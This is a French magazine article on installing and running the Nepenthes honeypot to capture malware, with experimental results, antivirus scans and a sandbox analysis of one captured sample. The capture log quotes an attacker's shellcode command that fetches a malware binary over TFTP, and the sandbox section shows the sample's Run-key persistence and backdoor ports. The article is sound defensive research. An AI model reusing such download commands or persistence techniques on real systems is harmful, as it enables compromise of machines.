Finalement, le principal inconvénient vient du principe même du honeypot moyenne interaction. Il n'est possible de leurrer parfaitement un malware qu'à la condition de connaître au préalable le protocole et la vulnérabilité qu'il utilise pour compromettre le système. Malgré cette importante limitation, Nepenthes reste capable de récupérer bon nombre de malwares inconnus.

Mise en œuvre de Nepenthes

Installation

L'installation de Nepenthes est relativement aisée. Bien que des paquetages soient disponibles pour les principales distributions GNU/Linux, il est généralement intéressant de s'appuyer sur la dernière version SVN afin de bénéficier des dernières évolutions et correctifs :

```
svn co https://svn.mwcollect.org/nepenthes/trunk/
```

La génération des fichiers de configuration automatique nécessite les outils `autoconf`, `automake` et `libtool`.

Puis, viennent les étapes de configuration et de compilation de Nepenthes et de ses modules. Lors du classique `./configure`, il est possible de choisir d'activer certaines fonctionnalités comme

l'utilisation des `capabilities` du noyau Linux **[capa]** ou la possibilité d'ajouter une interface vers des bases de données PostgreSQL.

Il est aussi possible d'activer un mode forçant Nepenthes à être très verbeux avec l'option `--enable-debug-logging` et, dans ce cas, attention à la taille des fichiers de journalisation (par exemple, six jours d'activité intense ont généré un fichier d'environ 170 mégaoctets).

Configuration

Après une compilation réussie, il est nécessaire de configurer certains éléments de Nepenthes :

- le fichier `nepenthes.conf` qui liste les modules qu'on veut charger au démarrage du honeypot, ainsi que certains chemins d'accès (typiquement, l'endroit où l'on souhaite enregistrer la journalisation) ;
- les `*.conf` de chaque module.

La configuration par défaut est généralement fonctionnelle pour une utilisation standard en étant directement raccordée sur Internet sans traduction d'adresse (NAT).

Dans le cas d'utilisation de NAT, il est nécessaire de configurer son modem-routeur pour rediriger tous les ports TCP et UDP vers la station hébergeant le honeypot Nepenthes (ce dernier pouvant ouvrir des shells dynamiquement sur des ports non standards) ce qui peut être réalisé par des fonctionnalités de type DMZ (*DeMilitarized Zone*) présentes dans certains modem-routeurs. Par ailleurs, il est aussi recommandé de configurer le module suivant :

```
download-ftp
{
    use_nat         "1"; // Remplace l'adresse IP privée
    nat_settings
    {
            dyndns                  "1.1.1.1";      // IP ou nom dyndns externe
            forwarded_ports ("62001","63000"); // Fenêtre de ports utilisée
    };
};
```

En effet, lors de l'utilisation de FTP actif (Cf. **[ftpactif]**) pour le transfert de malwares vers la victime, il est nécessaire de donner au serveur distant le couple IP/PORT sur lequel il se connectera pour transférer le binaire. Hors, comme Nepenthes n'a pas de connaissance a priori sur l'adresse IP externe du modem-routeur sur lequel il est connecté, elle doit être spécifiée dans le fichier de configuration ci-dessus.

Lancement de Nepenthes

Nepenthes accepte quelques paramètres lors de son lancement comme la possibilité de l'exécuter dans un environnement *chrooté* ou de filtrer les messages d'information vers la sortie console.

Dans notre exemple, nous lancerons simplement Nepenthes via la commande `./nepenthes` dans le répertoire adéquat. Il faut aussi s'assurer au préalable que des services réels ne soient pas déjà lancés sur la station qui servira d'honeypot, car ceux-ci empêcheront Nepenthes de démarrer les modules utilisant les mêmes ports. Des messages d'avertissement permettent toutefois d'identifier le problème rapidement.

Lors du démarrage, Nepenthes nous accueille avec un superbe ASCII art **[ascii]** de la plante carnivore dont il tient le nom, puis tente de charger tous les modules.

Si Nepenthes n'a pas été compilé avec le support des `capabilities`, le message suivant apparaîtra :

```
[ ] Compiled without support for capabilities, no way to run capabilities
```

Bien qu'il soit énoncé comme critique Nepenthes fonctionnera sans problème sans ces fonctionnalités.

Descriptif d'une capture réussie

Le collet étant posé, il ne reste qu'à attendre qu'un malware décide d'ajouter notre IP dans la liste de ses victimes potentielles pour que Nepenthes montre un signe d'activité. Cela ne devrait pas être bien long...

Si des machines proches du honeypot (au sens adressage réseau) ont une forte probabilité d'être déjà compromises, prenons au hasard, un Microsoft Windows XP non *patché* placé derrière un modem-routeur en mode *bridge*, alors les premiers Winnie en puissance ne devraient pas tarder à se montrer.

En effet, la propagation des malwares repose souvent le postulat suivant : il y a une forte probabilité que mes voisins au sens adressage réseau aient les mêmes propriétés (et donc failles) que la station que je viens de compromettre. Par conséquent, l'efficacité de la collecte des malwares dépend intrinsèquement de l'endroit où le Nepenthes sera déployé. Déposer un Nepenthes en tant que client d'un fournisseur d'accès ou d'une liaison louée entraînera des résultats bien différents...

```
[] Socket TCP  (accept) 84.130.201.180:1480 -> 192.33.178.246:135
[] Adding Dialogue dcom vuln Factory
[] Valid DCOM2 BindString.
[] doRecv() 1334
Exemple d'une émulation de vulnérabilité DCOM réussie
[] xor::rbot256c checking 1334...
[] MATCH xor::rbot256c  matchCount 6 map_items 6
Exemple d'une recherche de shellcode réussie (découverte d'un XOR encoder)
[] execute::createprocess "tftp.exe -i 192.168.2.150 get NiroFile.exe"
Exemple d'une compréhension réussie du contenu du shellcode
[] Link tftp://192.168.2.150/NiroFile.exe  has local address,
          replacing with real ip
[] Replaced Address, new URL is tftp://XXX.XXX.XXX.XXX:69/NiroFile.exe
[] Handler tftp download handler will download
          tftp://XXX.XXX.XXX.XXX:69/NiroFile.exe
[] Downloaded file tftp://84.130.201.180:69/NiroFile.exe 210432 bytes
[] File b2ea1863fea23ca72b0e1cc69a43c074 has type
          MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
[] wrote file var/binaries/b2ea1863fea23ca72b0e1cc69a43c074 210432 to disk
Exemple d'un transfert réussi du malware
```

Ci-dessus le téléchargement réussi d'un nouveau malware. Il est à noter que chacune des étapes précédentes a été correctement analysée (et donc émulée) par Nepenthes et tout problème rencontré à l'une de ces étapes aura pour effet de ne pas pouvoir collecter le malware... Malgré ces difficultés, Nepenthes reste très efficace comme le montre les résultats expérimentaux suivants.

Résultats expérimentaux

Voici les résultats obtenus en plaçant simplement une station avec Nepenthes sur une adresse IP non filtrée sur le réseau RENATER (Réseau national de l'éducation et de la recherche) sur une période du 05/07/2007 au 23/07/2007 (soit 18 jours d'activité).

Statistiques générales	
Hits sur des ports en écoute par Nepenthes	3435
Émulation réussie de vulnérabilité et interprétation réussie du shellcode	1091 (soit 32 % de taux de réussite des émulations de vulnérabilité(s))
Malwares transférés avec succès	72 (soit 6,6 % de taux de réussite)
Modules d'émulation de vulnérabilité(s) les plus utilisés par Nepenthes	
vuln-asn1	622
vuln-dcom	253
vuln-netdde	125
vuln-lsass	80
vuln-pnp	19
vuln-iis	12
Protocoles de transfert les plus utilisés	
FTP	877
TFTP	247
LINK	29
HTTP	2

T2

Plusieurs informations sont intéressantes à retenir :

- le temps moyen entre deux compromissions est de 24 minutes (au minimum, car sur des vulnérabilités connues et uniquement côté serveur), ce qui correspond assez bien à ce qui est décrit par le Survival Time [incidents] ;
- le taux de réussite de transfert de malwares est très faible (de l'ordre de 6 %), ce qui mérite une analyse plus fine sur les tenants et aboutissants ;
- les deux protocoles de transfert les plus usités sont FTP et TFTP certainement à cause du fait qu'ils sont disponibles en standard sous Microsoft Windows ;
- les exploits lancés sur Nepenthes sont correctement interprétés (c'est-à-dire connus) dans environ 33 % des cas.

Bien évidemment, ces résultats expérimentaux dépendent très fortement de la localisation du honeypot. Le positionner en tant que client d'un fournisseur d'accès à Internet aurait été bien différent, car les stratégies de propagation ont tendance à privilégier les voisins !

Après la capture

Nous voilà maintenant récompensés de tous nos efforts et en possession d'un certain nombre de spécimens de la faune nuisible parcourant Internet dont certains sont particulièrement agressifs et dangereux.

Considérant que passer du temps à faire de la rétro-ingénierie sur ces spécimens ne présente pas un intérêt majeur pour la science, plusieurs pistes s'offrent alors à nous pour en apprendre un peu plus à leur sujet sans y consacrer beaucoup de ressources.

Analyse par antivirus

Tout d'abord, une analyse statique du binaire par un (ou plusieurs) antivirus peut mettre en évidence la famille à laquelle il appartient, en recherchant une signature connue dans le binaire.

On pourra par exemple passer par le site [virustotal] qui analysera gratuitement un binaire avec une trentaine d'antivirus différents.

Antivirus	Version	Last Update	Result
AhnLab-V3	2007.7.18.0	2007.07.19	no virus found
AntiVir	7.4.0.44	2007.07.19	HEUR/Crypted
Authentium	4.93.8	2007.07.19	no virus found
Avast	4.7.997.0	2007.07.19	Win32:Delf-DLH
AVG	7.5.0.476	2007.07.18	no virus found
BitDefender	7.2	2007.07.19	no virus found
CAT-QuickHeal	9.00	2007.07.19	(Suspicious) - DNAScan
ClamAV	devel-20070416	2007.07.19	no virus found
DrWeb	4.33	2007.07.19	no virus found
eSafe	7.0.15.0	2007.07.17	SuspiciousR-Mytob3
eTrust-Vet	30.8.3794	2007.07.19	no virus found
Ewido	4.0	2007.07.19	no virus found
FileAdvisor	1	2007.07.19	no virus found
Fortinet	2.91.0.0	2007.07.19	no virus found
F-Prot	4.3.2.48	2007.07.19	no virus found
F-Secure	6.70.13030.0	2007.07.19	W32/Malware.AADG
Ikarus	T3.1.1.8	2007.07.19	Backdoor.Win32.Rbot
Kaspersky	4.0.2.24	2007.07.19	no virus found
McAfee	5077	2007.07.18	no virus found
Microsoft	1.2704	2007.07.19	no virus found
NOD32v2	2407	2007.07.19	no virus found
Norman	5.80.02	2007.07.19	W32/Malware.AADG
Panda	9.0.0.4	2007.07.19	W32/Sdbot.KVF.worm
Sophos	4.19.0	2007.07.17	no virus found
Sunbelt	2.2.907.0	2007.07.19	no virus found
Symantec	10	2007.07.19	no virus found
TheHacker	6.1.7.149	2007.07.18	no virus found
VBA32	3.12.2.1	2007.07.19	no virus found
VirusBuster	4.3.26:9	2007.07.19	no virus found
Webwasher-Gateway	6.0.1	2007.07.19	Heuristic.Crypted

Aditional information

```
File size: 210432 bytes
MD5: b2ea1863fea23ca72b0e1cc69a43c074
SHA1: 221fddcb32ff9174f14563f70934992e7cc53fd6
packers: MoleBox
packers: MOLEBOX
packers: Molebox
```

1 *Exemple de résultats d'une session d'analyse par VirusTotal*

Cette analyse très rapide permet de dégrossir le terrain et de ne s'intéresser ensuite qu'aux spécimens non détectés à la date d'aujourd'hui par les principaux antivirus du marché.

L'exemple ci-dessus est assez parlant, deux-tiers des antivirus ne détectent pas ce binaire comme étant un malware et l'autre tiers n'est pas d'accord pour le qualifier (certains par heuristiques...). D'autres alternatives sont peut-être envisageables pour avoir une idée du comportement de cet exécutable, et ce, à moindres coûts.

Analyse par sandbox

Tout bon biologiste vous dira que pour observer le comportement d'un animal, il vaut mieux le voir à l'œuvre dans un milieu naturel, que de le disséquer.

Il est envisageable d'appliquer ce raisonnement aux malwares collectés. Leurs fonctionnalités seront plus faciles à appréhender s'il est possible d'observer tous leurs agissements dans un système isolé et contrôlé. C'est la vocation des logiciels de type sandbox. Des cages contrôlées dans lesquelles le malware est exécuté pour en noter les moindres faits et gestes. Une fois toutes les informations utiles réunies, la sandbox est remise en état afin d'accueillir un nouveau malware à analyser.

À ce jour, trois alternatives proposent des services gratuits et ponctuels : Norman Sandbox **[norman]**, CWSandbox **[cw]** et Anubis **[anubis]**. Les résultats sont généralement envoyés par mail ou récupérables par interface Web. Un exemple de rapport d'activité pouvant s'étendre sur plusieurs pages, il ne serait pas sage d'en présenter un ici. Ces rapports fournissent généralement des informations détaillées, telles que, pour chaque processus créé par le malware :

- la liste de toutes les DLL chargées ;
- les fichiers lus, créés et supprimés,
- les clés de la base de registre lues, créées ou supprimées ;
- l'activité réseau ;
- le *nickname* et l'*username* utilisés par le malware dans le cas d'une connexion à un serveur IRC.

En bref, de nombreuses informations potentiellement utiles dans le cadre d'une automatisation de l'analyse.

Dans le cas précédent, nous avions peu d'informations sur l'exécutable et en particulier à propos de son fonctionnement. Ci-dessous, nous allons présenter des extraits de l'analyse de cet exécutable par la sanbox Anubis.

Dans ce cas précis, la sandbox nous a été d'un grand secours, car avec peu d'efforts, il est possible d'en conclure à une activité malveillante, mais aussi de savoir le type d'activité qui est réalisé...

Cependant, de nombreuses limites existent, telles que la plus évidente, comment distinguer un comportement jugé comme étant malveillant d'un autre considéré comme légitime ? Notre salut ici réside dans le fait que ces binaires ont été récupérés à la suite d'une exploitation de vulnérabilité et sont donc potentiellement (bien que non sûr à 100%) malveillants !

Par ailleurs, l'analyse de l'exécution d'un binaire n'est pas chose aisée, ne serait-ce que par des techniques de prise d'empreinte des sandbox par les malwares s'en donnant la peine. Ils pourraient alors changer leur comportement en fonction de l'environnement dans lequel ils s'exécutent. En résumé, encore beaucoup de travaux de recherche dans ce domaine-là !

Autres travaux du groupe mwcollect

Le groupe mwcollect est très actif dans le domaine de la capture de malwares. Nous allons décrire très brièvement quelques autres initiatives hébergées sur **mwcollect.org**.

La mwcollect Alliance [alliance]

Cette initiative est issue d'un des développeurs de Nepenthes et a pour but de déployer une architecture distribuée de pots de miel afin de collecter des statistiques et malwares. Tout le monde peut

HKLM\Software\Microsoft\Windows\CurrentVersion\Run	NiroFile Updated	NiroFile.exe

2 *Création d'une entrée dans Run pour se lancer au démarrage*

Plutôt louche cette affaire...

3.d) NiroFile.exe - Network Activity

Opened Listening Ports:	
Port	**Type**
29713	tcp
113	tcp

3 *Lancement de ports TCP en écoute*

A priori une belle backdoor...

TCP Conversation from 192.168.0.2:1092 to 192.251.241.18:135
TCP Conversation from 192.168.0.2:1080 to 192.31.70.45:135
TCP Conversation from 192.168.0.2:1078 to 192.91.29.235:135

4 *Début d'une activité réseau malveillante*

Et tant qu'à faire, cherchons nos futurs amis...

participer à ce projet. Il est donc possible d'adhérer à ce projet en tant que contributeur et donc de dédier un pot de miel Nepenthes opéré par vous-même, afin qu'il collecte des malwares qui seront alors archivés dans une base de donnée centrale.

En échange de cette contribution, vous aurez alors accès à de nombreuses statistiques intéressantes pour l'aspect recherche sur les évolutions de la propagation des malwares.

Leur base de donnée est particulièrement riche avec près de 4 millions d'attaques enregistrées et 50.000 malwares collectés !

Le pot de miel HoneyBow [honeybow]

Ce pot de miel est à forte interaction contrairement à Nepenthes que l'on qualifie plutôt de moyenne interaction. Il repère les modifications d'un système de fichiers d'un pot de miel hébergé dans une machine virtuelle VMware. En cas de compromission réussie et de modification du système de fichiers, il est alors capable de repérer les fichiers modifiés repérant des malwares et autres outils déposés sur le système compromis.

Le pot de miel Honeytrap [honeytrap]

Ce pot de miel est à faible interaction. Il analyse les flux réseau qui lui sont destinés en réalisant par exemple un relais des attaques vers des services réels ce qui permet d'éviter toute problématique de l'émulation de vulnérabilités. Bien entendu, dans ce dernier cas, nous retombons alors sur les problématiques des pots de miel à forte interaction qui faut donc contrôler et remettre en état. C'est le prix à payer pour arriver à attraper des attaques qui ne seraient pas émulées par Nepenthes par exemple.

La bibliothèque libemu [libemu]

Depuis quelques mois déjà, Nepenthes n'évolue que très peu en termes de nouveaux exploits intégrés ou toute autre nouvelle fonctionnalité. En effet, les efforts sont aujourd'hui concentrés sur une nouvelle bibliothèque d'émulation x86. Cette bibliothèque a un intérêt fort dans le domaine des pots de miel et de la détection d'intrusion réseau, car il serait alors possible de détecter des shellcodes x86 dans des flux réseau, comme cela est montré en exemple grâce à l'aide de la bibliothèque `libnids` **[libnids]**. Quelques autres exemples d'utilisation sont disponibles à **[libemu-exemples]**.

Conclusion

Dans cet article, nous avons présenté un mode de capture de malwares grâce au honeypot moyenne interaction Nepenthes. Malgré les limites intrinsèques du principe d'émulation de vulnérabilités connues, Nepenthes remplit bien sa tâche de collecte de malwares. Bien entendu, tous ces beaux principes reposent sur le fait que Nepenthes arrive à émuler environ une exploitation de vulnérabilité sur trois tentatives de connexion (sur les services sur lesquels il est en écoute). Preuve s'il en est qu'encore quelques bons vieux exploits connus sur des vulnérabilités anciennes font toujours recette.

La prochaine étape de la capture, et non des moindres, réside dans l'analyse de ces derniers de manière la plus automatisée possible, si tant est que cela soit possible avec fiabilité...

Références

[honeynet] Site du projet Honeynet,
http://project.honeynet.org

[szor] SZOR (Peter), *The Art of Computer Virus Research and Defense*, Symantec Press, 2005.
http://www.peterszor.com

[nepenthes] Site de Nepenthes,
http://nepenthes.mwcollect.org

[honeyd] Site de HoneyD,
http://www.honeyd.org

[mwcollect] Site de l'Allicance mwcollect,
http://alliance.mwcollect.org

[postgresql] Site de PostgreSQL,
http://www.postgresql.org

[norman] Norman Sandbox,
http://www.norman.com

[capa] Capabilities Linux,
http://linux.die.net/man/7/capabilities

[ftpactif] Tutoriel sur le protocole FTP,
http://slacksite.com/other/ftp.html

[ascii] Site sur l'ASCII art,
http://www.ascii-fr.com

[incidents] Site du SANS Internet Storm Center.
http://www.incidents.org/survivaltime.html

[virustotal] Site de VirusTotal,
http://www.virustotal.com

[cw] CWSandbox,
http://www.cwsandbox.org

[anubis] Anubis Sandbox,
http://analysis.seclab.tuwien.ac.at

[alliance] mwcollect Alliance,
http://alliance.mwcollect.org

[honeybow] HoneyBow,
http://honeybow.mwcollect.org

[honeytrap] Honeytrap,
http://honeytrap.mwcollect.org

[libemu] libemu.
http://libemu.mwcollect.org

[libnids] libnids,
http://libnids.sourceforge.net

[libemu-exemples] Exemples d'utilisation de libemu,
http://libemu.mwcollect.org/examples.html

Remerciements

Nous tenons à remercier Matthieu Maupetit et Franck Veysset pour leur relecture attentive.

ACTUELLEMENT EN KIOSQUE

Communauté :
- o RubyFrance

Introduction :
- o Autour de Ruby, le retour...

Formation :
- o Les variables dans Ruby
- o Contrôler Ruby
- o Fonctions, structures, classes et modules

RoR :
- o Introduction à Ruby on Rails

Modules et extensions :
- o RubyGems
- o MVC avec Camping

et sur http://www.ed-diamond.com